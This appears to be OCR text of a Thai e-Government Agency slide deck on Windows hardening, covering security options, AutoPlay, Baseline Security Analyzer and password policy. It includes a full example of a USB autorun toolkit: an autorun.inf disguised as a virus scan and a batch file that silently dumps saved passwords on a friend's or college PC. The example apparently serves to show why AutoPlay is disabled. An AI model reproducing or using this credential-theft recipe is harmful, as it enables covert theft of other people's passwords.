
Security Options

Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) servers' to 'Require NTLMv2 session security,Require 128-bit encryption'




Security Options

Set 'System cryptography: Use FIPS compliant algorithms for encryption, hashing, and signing' to 'Enabled'



Security Options


Set 'System cryptography: Use FIPS compliant algorithms for encryption, hashing, and signing' to 'Enabled'



Triple DES

Security Options


Set 'User Account Control: Admin Approval Mode for the Built-in Administrator account' to 'Enabled'



Windows Components

AutoPlay Policies

Set 'Turn off Autoplay on:' to 'Enabled:All drives'



Examples How to capture passwords using USB drive

Here is a step by step procedre to create the password toolkit:

NOTE: You must temporarily disable your antivirus before following these steps.

Step 1: Download all the 5 tools, extract them and copy only the executables(.exe files) into your USB Pendrive.

ie: Copy the files – mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe into your USB Drive.

Step 2: Create a new Notepad and write the following text into it:

```
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
```

save the Notepad and rename it from
New Text Document.txt to autorun.inf

Now copy theautorun.inf file onto your USB pendrive.

Create another Notepad and write the following text onto it:

```
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
```

save the Notepad and rename it from **New Text Document.txt** to **launch.bat**

Examples How to capture passwords using USB drive

Step 3: Copy the launch.bat file also to your USB drive.
Step 4: Now your root kit is ready and you are all set to capture the passwords. You can use this pendrive on your friend's PC or on your college computer. Just follow these steps
Step 5: Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).
In the pop-up window, select the first option (Perform a Virus Scan).
Now all the password hacking tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files.
Remove the pendrive and you'll see the stored passwords in the .TXT files.
This works on Windows 2000, XP,Vista and 7

EGA e-Government Agency THAILAND

Microsoft Baseline Security Analyzer

Microsoft Baseline Security Analyzer

https://www.microsoft.com/en-us/download/confirmation.aspx?id=7558

EGA e-Government Agency THAILAND


Microsoft Baseline Security Analyzer

Microsoft Baseline Security Analyzer

EGA e-Government Agency THAILAND

Microsoft Baseline Security Analyzer


Microsoft Baseline Security Analyzer



EGA e-Government Agency THAILAND

Microsoft Baseline Security Analyzer


Microsoft Baseline Security Analyzer




EGA e-Government Agency THAILAND

Microsoft Baseline Security Analyzer

Microsoft Baseline Security Analyzer



Microsoft Baseline Security Analyzer



Summery

- install OS โดยไม่เชื่อมต่อ network
- Update Patch
- Set 'Minimum password length' to '14 or more character(s)‘
- Set 'Enforce password history' to '24 or more password(s)‘
- Set 'Password must meet complexity requirements' to 'Enabled‘
